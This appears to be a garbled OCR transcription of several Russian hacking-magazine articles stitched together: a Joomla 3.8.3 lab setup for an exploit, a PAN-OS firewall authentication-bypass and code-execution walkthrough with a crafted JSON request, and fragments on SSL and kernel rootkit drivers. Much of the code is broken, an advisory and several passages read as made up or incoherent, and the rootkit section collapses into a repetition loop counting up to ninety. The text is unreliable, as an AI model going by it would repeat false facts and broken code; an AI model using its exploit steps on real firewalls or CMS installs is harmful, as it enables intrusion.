
Теперь сама CMS. Нам нужна версия 3.8.3.

```
cd /var/www/html/
wget https://downloads.joomla.org/cms/joomla3/3-8-3/
Joomla_3-8-3-Stable-Full_Package.tar.gz?format=gz
tar xzf Joomla*
chown -R www-data:www-data .
```

И последнее: стартуем нужные сервисы и создаем базу данных для будущей установки приложения.

```
service mysql start && service apache2 start
mysql -u root -e "CREATE DATABASE joomla; GRANT ALL PRIVILEGES ON *.
* TO 'root'@'localhost' IDENTIFIED BY 'megapass';"
```

После этого необходимо перейти на свежеподнятый веб-сервер и установить CMS.



Установка Joomla 3.8.3

Создай аккаунт с правами Manager, через него будем тестировать эксплоит.

Продолжение статьи →

КАВЫЧКОЙ ПО «ДЖУМЛЕ»

ПАВЕЛ ЗОРИН, СТ. ЭКСПЕРТ ОТДЕЛА ПРОДУКТОВОЙ БЕЗОПАСНОСТИ ZERONIGHT

ПОДРОБНОЕ ОБ УЯЗВИМОСТИ

Уязвимость, о которой пойдет речь, что нужно предпринять — в отчетном бюллетене типа первичной и вторичной информации с описанием технологии поиска этого рискового вектора.

```
Security Announcements

[20130104] - Core - SQLi vulnerability in Author
postcontrol manager

- Affects: 1.5.x
- Affects: 1.6.x
- Affects: 1.7.x
- Affects: 2.5.x
- Affected OS: Windows/Linux
- Affected Web Server: Apache/IIS
- Affected PHP: 5.3.x/5.4.x/5.5.x
- Affected MySQL: 5.1.x/5.5.x/5.6.x
- Prerequisites: PHP magic_quotes_gpc=Off
- Prerequisites: PHP magic_quotes_sybase=Off
- Prerequisites: PHP mysql extension

Affected Files:
/administrator/components/com_postcontrol/models/manager.php

Solution:
Update to 2.5.1

Download Joomla!
```

По результатам исследования технологии на основной версии Joomla! 2.5.x, более ранних, и на экспериментальной 1.7.x (для сравнения), по показателям рис. 1 и 2 — в ограниченном варианте, которая в настоящее время, подтверждается.

```
/administrator/index.php?option=com_admin&view=profiles&filter-search
```

Теперь частью меню выделится в рабочем интервале. Что дальше? Открыв страницу `/administrator/index.php?option=com_admin&view=profiles` мы получаем:

Рис. 1

Но нюансы, нам необходимо затронуть в фаре `/administrator/index.php`

```
/administrator/components/com_admin/controller.php(protected function display($cachable = false, $urlparams = array()))
JH = function helloJoomlaMessage_postinstall_condition()
{
    $user      = JFactory::getUser();

    // Get the current user object.
    $adminStyle = $user->getParam('admin_style', '');

    // If there is a glitch
    if (!$adminStyle)
    {
        $query = $db->getQuery(true);

        // Clear the cache.
        -if(method_exists($db, 'clearCache'))
        -{
        -    $db->clearCache();
        -}

        // Get the template name assumed to be the admin style.
        $query->select('a.id, a.name, a.home')
            ->from('#__template_styles as a')
            ->where('a.client_id = 1 AND a.home = 1 AND '
            ->union('SELECT id, name, home '
            ->from('#__template_styles '
            ->where('client_id = 1 AND NOT EXISTS('
            ->union('SELECT id, name, home '
            ->from('#__template_styles '
            ->where('client_id = 1 AND '

        // Get the template name assumed to be the admin style.
        $templateStyle = $db->setQuery($query)->loadObjectList();
```

Теперь часть переменных `$adminStyle` переходит в `$db`, значит, они нам не нужны. Строка `$query` нам и так, по сравнению с предыдущим разделом работы метода `getItem()` не в ходит:

```
/libraries/joomla/table.php
$db = $this->_dbo;
$k = $this->_tbl_keys[$pk];
$pk = (int) $pk;

$this->_errors = NULL;

// Initialise variables.
$fields = array();
$where = array();
$tmpfield = array();
$tmpwhere = array();
$nullDate = $db->getNullDate();
$nullfound = false;
$updatenulls = false;

// If a table key exists...
if ($k && $pk)
{
    // Mark the object to be loaded.
    $this->_isnew = false;

    // Initialise the query.
    $query = $db->getQuery(true);
    $query->select('*');
    $query->from($this->_tbl);
    $query->where($this->_tbl_keys[$k] . '=' . $pk);

    // Set the query.
    $db->setQuery($query);

    // Get the row.
    if ($row = $db->loadObject())
    {
        // Assume we have a valid row.
        return true;
    }
    else
    {
        // No rows returned.
        $this->_errors[] = JTable::getInstance('Error', 'JTable', array('1001', 'JLIB_DATABASE_ERROR_EMPTY_ROW_RETURNED'));
        return false;
    }
}
else
{
    // Assume we have a valid row.
    return true;
}
```

Переходим `$this->_errors` теперь пользователь — это включение метода `isNew()`.

```
/libraries/joomla/table.php
function isNew($k = 'id', $pk = null)
{
    // Initialise variables.
    $db = $this->_dbo;

    // If no primary key is given, assume that the row is a new row.
    if (!$pk)
    {
        return true;
    }

    // Initialise the query.
    $query = $db->getQuery(true);
    $query->select('COUNT(*)');
    $query->from($this->_tbl);
    $query->where($this->_tbl_keys[$k] . '=' . $pk);

    // Set the query.
    $db->setQuery($query);

    // Return the result.
    return ($db->loadResult() == 0);
}
```

Теперь переходим на главную страницу контрольной панели и наблюдаем ошибку (рис. 3):

Рис. 3

Что в SQL, исходящие типа вызовов ошибок:

Необходимо решение для запуска в базе данных с ваше профиля `admin_styles` нашего пользователя, в зависимости от данных с одним ваше профиля и запуска ошибки на таблицы `#__template_styles`. Посмотрим вызов `getItem()`:

Рис. 4

```
/administrator/templates/bluestork/index.php(Joomla\Application\Web\WebApplication::execute())
JH = function helloJoomlaMessage_postinstall_condition()
{
    -if($f (JJ_arrayEqual(JUSER_ID $mod(int) ))
    -{
        -echo 'Warning<br>Unable to load the admin style for the current user.';
        -echo '<br><br><br><br>Help Site Control Panel<br>';
    -elseif($mod) '<br>' . $type;
    -}

    -echo '<div id="wrapper" class="clear">';
    -echo $content'<div id="wrapper" class="clear">';
    -echo '<div id="content_area" class="clear">';
    -echo '<div id="content_area" class="clear">';
    -echo '<br><br><br><br>Help Site Control Panel<br>';
    -echo '<br><br><br><br>';
    -echo '<br><br><br><br>';
    -echo '<br><br><br>
```

ГРАНДИОЗНЫЙ ФАКАП

РАЗБИРАЕМ УЯЗВИМОСТИ PROXIES СЕРТИФИКАТОВ SSL И TLS В НЕРАЗБЕРСЕНОМ СОФТЕ

Антон Кирин
Эксперт по информационной безопасности. Обеспечивает ИБ в крупнейшем российском ритейле, занимается тестированием частной вашего уровня, а также информационной безопасностью в ритейле, является ведущим разработчиком и докладчиком ведущих конференций.

Первоначально разработанный для браузеров, SSL/TLS-протокол тоже стал сдавать до-дыто, вообще для всех защищенных интернет-коммуникаций. Сейчас он обеспечивает не для удаленного администрирования виртуальной инфраструктуры, разговоры клиентов в обмене, для передачи платежных реквизитов покупателя от сервера электронной коммерции к платежным процессорам, такие как PayPal и Amazon, для передачи данных в облачном хранилище, сохранения паролей в менеджерах и аутентификации серверов в мобильных приложениях iOS и Android. Как видны, список сегодня, когда добрых весьма чувствительной информацией требует максимальной безопасности, должно быть обеспечено. В этой статье мы рассмотрим, как безопасности, для коммуникаций обеспечивается на практике.

ХОТЕЛ КАК ЛУЧШЕ

В первом варианте SSL/TLS-протоколом соединение должно обеспечивать конфиденциальность, достоверность и целостность коммуникации клиентов и сервера, а также если в силу каких-нибудь причин прокси вначалу отсоединяет, когда сервер не поддержит заявленные версии. ОНО ПРИНЦИПИАЛЬНО ПРОТИВОРЕЧИТ ПРИНЦИПАМ ПРОКСИРОВАНИЯ, ПОЭТОМУ ПРИ ПРОКСИРОВАНИИ ДОЛЖНЫ ПРИМЕНЯТЬСЯ ПРИНЦИПЫ, КОТОРЫЕ ПРИНЕСЛИ

II-ДЕТЕКТИВ: ЦЕЛЕВАЯ АТАКА НА СБЕРБАНК

РАСКРЫВАЕМ ПОДРОБНОСТИ АРТ «ЗЛОВЕЩИЙ САНТА-КЛАУС»

Сергей Шевченко
Старший эксперт
Kaspersky Lab

Навалил прадедушка мне мои сапоги с головой полуразрезанной, которая, которая нужно отнести завтра, бросить, бросить в офисе рыбоконфетных преступников, и это на ужин принесу. Подарил мне стеклянный шар с Кремлем внутри, Спасской башней, Василием Блаженным, Красной площадью, и чтобы, если его встряхнуть, шел снег. Вот, прадедушка, спасибо тебе, спасибо, Сергей Шевченко, не вдаваясь в детали, сообщил Новому Году. Год, в свою очередь, обрадовался, сообщил Рождеству, Рождество, в свою очередь, сообщило Пасхе, Пасха — Троице, Троица — Ивану Купале, а Иван Купала — Ивану Ивановичу, который, в свою очередь, сообщил Ивану Ивановичу

ГАСИМ ФАЙРВОЛ

ИЛИ КАК ЭКСПЛУАТИРОВАТЬ ФАЙРВОЛЫ С ПОДДЕРЖКОЙ SSL ОТ PALO ALTO NETWORKS

Palo Alto Networks — один из крупнейших производителей продуктов. Файрволы этой компании работают на собственной ОС с приятным русскоязычным интерфейсом PAN-OS. В ней не найдешь и каких уязвимостей, которые приводят к удаленке — разработчики ОС, в отличие от своих клиентов, следят за обновлениями и своевременно устраняют проблемы. Кстати говоря, как такие грамотные ребята сделали так называемый Zero-Day? Давай разберемся!

Всего было найдено три уязвимости в реализации веб-интерфейса управления файрволом. Уязвимости позволяют выполнить произвольный код на сервере, а также сделать из нашего сервера ботнет для проведения DDoS-атак. Все уязвимости были зафиксированы CVE-2017-15944. Давай посмотрим, что же в них такого.

Для эксплуатации потребуют любой из всех версий системы:

- PAN-OS 7.1.18 и ниже;
- PAN-OS 7.0.19 и ниже;
- PAN-OS 6.1.19 и ниже;
- PAN-OS 6.0.20 и ниже.

Для уязвимы почти все актуальные версии, но вот сюда бери — просто на всякий случай. Если кто-то использует что PAN-OS по-настоящему новых и поставил с фреймворком интересным фреймворком. Если в конфиге есть такие строчки, то поздравляю, то значит вы, наверное, не обрадуешься (цай в Кодерах, ты же не обрадуешься, что тебя кто-то взломает?). Если же в конфиге есть такие строчки, то значит вы, скорее всего, не сидите на старом и свежем, но не обновляете свой файрвол. Если ты пришел к этому, то поздравляю, ты — кандидат на взлом.

Пример эксплуатации в версии для версии PAN-OS

ОБХОД АВТОРИЗАЦИИ

Для начала нам нужно обойти проверку авторизации запросы от пользователя стоит проходить почти в порядке, а первым был, а, которая подвержена уязвимости. Для этого нужно, чтобы в переменной `authuser` не стоял `admin`, а в переменной `authkey` не стоял `admin`. Кстати говоря, как такие грамотные ребята сделали такие ошибки?

Конфигурационный файл `/etc/squash/client-common.conf` содержит строки обработки которых нужно исходный авторизацию. Выглядит такие строки следующим образом:

```
/etc/squash/client-common.conf
[ssl_authentication_bypass_uri_prefixes]
  /varlogger/ssl_bypassuri
  /pan/lib/ssl_bypassuri
  /pan/lib/ssl_bypassuri
  /pan/lib
```

ГАСИМ ФАЙРВОЛ

УЧИМСЯ ЭКСПЛУАТИРОВАТЬ КРИТИЧЕСКУЮ УЯЗВИМОСТЬ В D-LINK NAS NETWORK

СОЗДАНИЕ ЭКСПЛОЙТА

Переходим к следующей уязвимости. Как и в любой серверной системе, в NAS OS имеется PHP. Чтобы делать прямые запросы к нему, можно использовать скрипт **router.php** из папки с установкой.

Сначала делаем в скрипте возможно тонкие для авторизованных пользователей. Это не проблема, ведь у нас уже имеется готовый сбой. Так что можем подставить в запрос идентификатор сессии, полученный ранее, минимальные данные и цепочку команд.

```
/var/appweb/htdocs/php/utils/router.php
1: require_once($_SERVER['DOCUMENT_ROOT'] . '/../htdocs/php/include/common.php');
2: require_once($_SERVER['DOCUMENT_ROOT'] . '/../htdocs/php/include/define.php');
3: if(!isset($_GET['mode'])
4:
5: class ExtDirect_Router extends RouterAbstract {
6:     private $_get;
7:
8: class ExtDirect_Router extends RouterAbstract {
9:     private $_get;
10:
11: Http_Header(Type);
12: echo $router->getResponse();
```

Метод **getResponse** вызывает **dispatch**, в качестве аргумента использует данные, которые мы передаем с запросом в виде JSON.

```
/var/appweb/htdocs/lib/include/RouterAbstract.php
111:    public function getResponse(array $requestData=array()) {
112:        if (empty($requestData)
113:            $requestData=$GLOBALS;
114:
115:        return $this->dispatch($requestData);
116:    }
```

Метод **dispatch** использует функцию **getRequestArray**:

```
/var/appweb/htdocs/lib/include/RouterAbstract.php
25:     protected function dispatch(array $requestData) {
26:         $request = $this->parseRequest($requestData);
```

Метод **parseRequest** использует функцию **json_decode**, чтобы преобразовать полученные в виде объекта.

```
/var/appweb/htdocs/lib/include/RouterAbstract.php
30:     protected function parseRequest(array $requestData) {
31:         if (isset($requestData['HTTP_RAW_POST_DATA'])) {
32:             return json_decode($requestData['HTTP_RAW_POST_DATA'
33:             );
34:         }
35:         return null;
36:     }
```

Вызываем такой более менее валидный запрос.

```
{
    "action": "Pandirect",
    "method": "execute",
    "data": [
        "8fc3d07d8b20c2c0008f8b01e0e5280b",
        "Administrator.get",
        {
            "changePassword": true,
            "template": "web",
            "id": "admin"
        }
    ],
    "type": "rpc",
    "tid": 713
}
```

После того как **JSON** конвертировался в объект, метод **rpc** проверяет, существует ли указанный класс и метод из параметров **action** и **method** соответственно.

```
/var/appweb/htdocs/lib/include/RouterAbstract.php
27:         $response = $this->rpc($request);
```

```
/var/appweb/htdocs/lib/include/RouterAbstract.php
28:     protected function rpc(array $request) {
29:         $tid = $request['tid'];
30:         $class = NAL::escape($request->action);
31:         $method = NAL::escape($request->method);
32:         $tid = NAL::escape($request->tid);
33:         $params = $request->data;
34:
35:         $s=$this->isValidMethod($class, $method);
```

Следующие шаги создают объект класса, который указан в **$request->action**. В нашем случае это **PanDirect**. После создания вызывается **call_user_func_array** проверяет и выполняет **PanDirect->execute** где в качестве параметров указаны данные из массива **data**.

```
36:         $instance=new $request->action;
37:
38:         $retval=call_user_func_array($instance,$method)
; $params);
```

Полная этого метода следующая:

```
/var/appweb/htdocs/lib/include/PanDirectLib.php
70:     function execute($callfunction, $jsondegs) {
71:         global $rfactorlist_cache;
72:         // for Rfactor Authentication
73:         $rfactorlist = array();
74:         if (isset($callfunction) && $method == $this->checkV
alidMethod($callfunction, true)) {
75:             if ($liststatic) {
76:                 return $method->invokeArgs(NULL, array($jsondegs));
77:             } else {
78:                 $obj = $reflection->newInstanceArgs(array($jsondegs))
;
79:                 return $obj->$method();
80:             }
81:         }
82:     }
```

* checkValidMethod() выполняет проверку метода: объявлен он статическим или нет.
* если да, то выполняется его прямой вызов. Если нет, то переменная $obj создается экземпляр указанного класса. В нашем случае это Administrator.
* $obj->$method() вызывает указанный метод, в нашем случае это get.

Если в аргументах был указан флаг **changePassword**, то происходит вызов метода **getConfigByUsers**

```
/var/appweb/htdocs/lib/service/Administrator.php
186: class Administrator extends ManagementConfigAbstraction {
187:
188:     public function get() {
189:         global $_GET;
190:         if ($_GET['changePassword']) {
191:             $mgmt = getConfigByUsers('/config/mgmt-config/
users/entry/@name=*', $this->jsondegs->id, '/');
```

Этот метод формирует **xpath** который будет отправлен боевому **mgmtsrvr**

```
/var/appweb/htdocs/lib/include/Direct.php
688:     function getConfigByUsers($xpath, $attributeNull=1, $
getUsersOnly=0) {
689:         $req = NewRequest::get($xpath, $attributes);
690:         return $mgmtsvr -> Backend::getArray($req, $options);
691:     }
```

```
/var/appweb/htdocs/lib/include/Backend.php
368:     function getArray($req, $attributeNull, $connectionSignatures
=1) {
370:         $doc = self::getDoc($req, $connectionSignatures);
```

```
/var/appweb/htdocs/lib/include/Backend.php
372:     function getDoc($req, $connectionSignatures = null) {
373:         $msg = self::messageMsg($req);
374:         $data = self::getSocketMsg($msg);
```

```
/var/appweb/htdocs/lib/include/MSConnection.php
87: class MSConnection {
88:
91:     function send($requestXml, $connectionOptions = null) {
92:
93:         $this->writeMsg($requestXml, $payloadLength);
```

```
/var/appweb/htdocs/lib/include/MSConnection.php
97: class MSConnection {
98:
99:     public function writeMsg($requestXml, $payloadLength) {
100:         socket_write($this->sock, $requestXml, $payloadLength);
101:     }
```

В результате на сервер ушел вот такой XML:

```
<request cmd="get"
    obj="/config/mgt-config/users/entry/@name='admin'"
    attrs="cb1b8a6b3d7d5e17b4b2a8b7a8d8e7"
/>response
```

При обработке полученного запроса демон **mgmtsvr** выполняет функцию **pan_mgmtsvr_client_svc**

```
mgmtsvr.x
3461 0x0 [ 0x0] __nversion pan_mgmtsvr_client_svc(void *arg)
3606 {
```

И начинаем, отслеживая **pan_3dmgr_store_lph_result** из огромной библиотеки **/usr/local/lib/libpanmp_mp.so.1**. Функция создает временный файл XML в директории **/opt/panfs/var/session/pan/user_tmp/[cookie]/[pid].xml**. где **cookie** - это аутентификационная сессия.

pan_3dmgr_store_lph_result(int, int, int,

ПРЯТКИ ПО ХАРДКОРУ

КАК СДЕЛАТЬ СВОЙ ДРАЙВЕР ПОМИМО ПЕРЕНЫМОВ И СКРЫВАТЬ ПРОЦЕССЫ

Все чаще начиная серьезные защитные приложения, будь то файрволы или антивирусы, используют собственные драйверы для контроля за системой. Такие драйверы могут использоваться для фильтрации трафика, контроля доступа, фильтрации файловых событий, получения актуальной информации о системе и, конечно, для скрытия своего присутствия в системе. Если у злоумышленника есть такой драйвер, то ему нужно лишь скрыть свои процессы, файлы и сетевые порты (по Windows). Так же бесплатно получает доступ к ядру как то хорошо выглядит. Именно — написать собственный драйвер. В этой статье я покажу, как это сделать.

INFO

Предыдущие архитектуры x86 и x64 имеют кольца защиты, которые могут быть использованы для доступа к аппаратуре ниже уровня ОС (на 0 уровне пользователя) и ring 0 (уровень ядра). Кольцо 0 — это ядро ОС, которое имеет максимальный и самый чистый доступ ко всем ресурсам компьютера. Кольцо 3 — это уровень пользовательских приложений, которые не имеют прямого доступа к аппаратуре (только через API). Кольцо 1 и 2 — уровни системного управления и драйверов. Но, к сожалению, в Windows поддерживается только 0 (ядро) и 3 (пользовательский уровень).

СОЗДАНИЕ ДРАЙВЕРА КЛИЕНТ

Перед тем как я покажу первые примеры, чтобы Вы были внимательнее — несколько замечаний. Первое: будьте внимательны к выделению памяти в системе и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Десятое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Одиннадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двенадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тринадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Четырнадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятнадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестнадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семнадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемнадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девятнадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Двадцать первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двадцать второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Двадцать третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двадцать четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Двадцать пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двадцать шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Двадцать седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Двадцать восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Двадцать девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Тридцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тридцать первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Тридцать второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тридцать третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Тридцать четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тридцать пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Тридцать шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тридцать седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Тридцать восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Тридцать девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сорок: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сорок первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сорок второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сорок третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сорок четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сорок пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сорок шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сорок седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сорок восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сорок девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Пятьдесят: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятьдесят первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Пятьдесят второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятьдесят третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Пятьдесят четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятьдесят пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Пятьдесят шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятьдесят седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Пятьдесят восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Пятьдесят девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестьдесят: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Шестьдесят первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестьдесят второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Шестьдесят третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестьдесят четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Шестьдесят пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестьдесят шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Шестьдесят седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Шестьдесят восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Шестьдесят девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Семьдесят: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семьдесят первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Семьдесят второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семьдесят третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Семьдесят четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семьдесят пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Семьдесят шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семьдесят седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Семьдесят восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Семьдесят девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемьдесят: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Восемьдесят первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемьдесят второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Восемьдесят третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемьдесят четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Восемьдесят пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемьдесят шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Восемьдесят седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Восемьдесят восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Восемьдесят девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Девяносто: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему 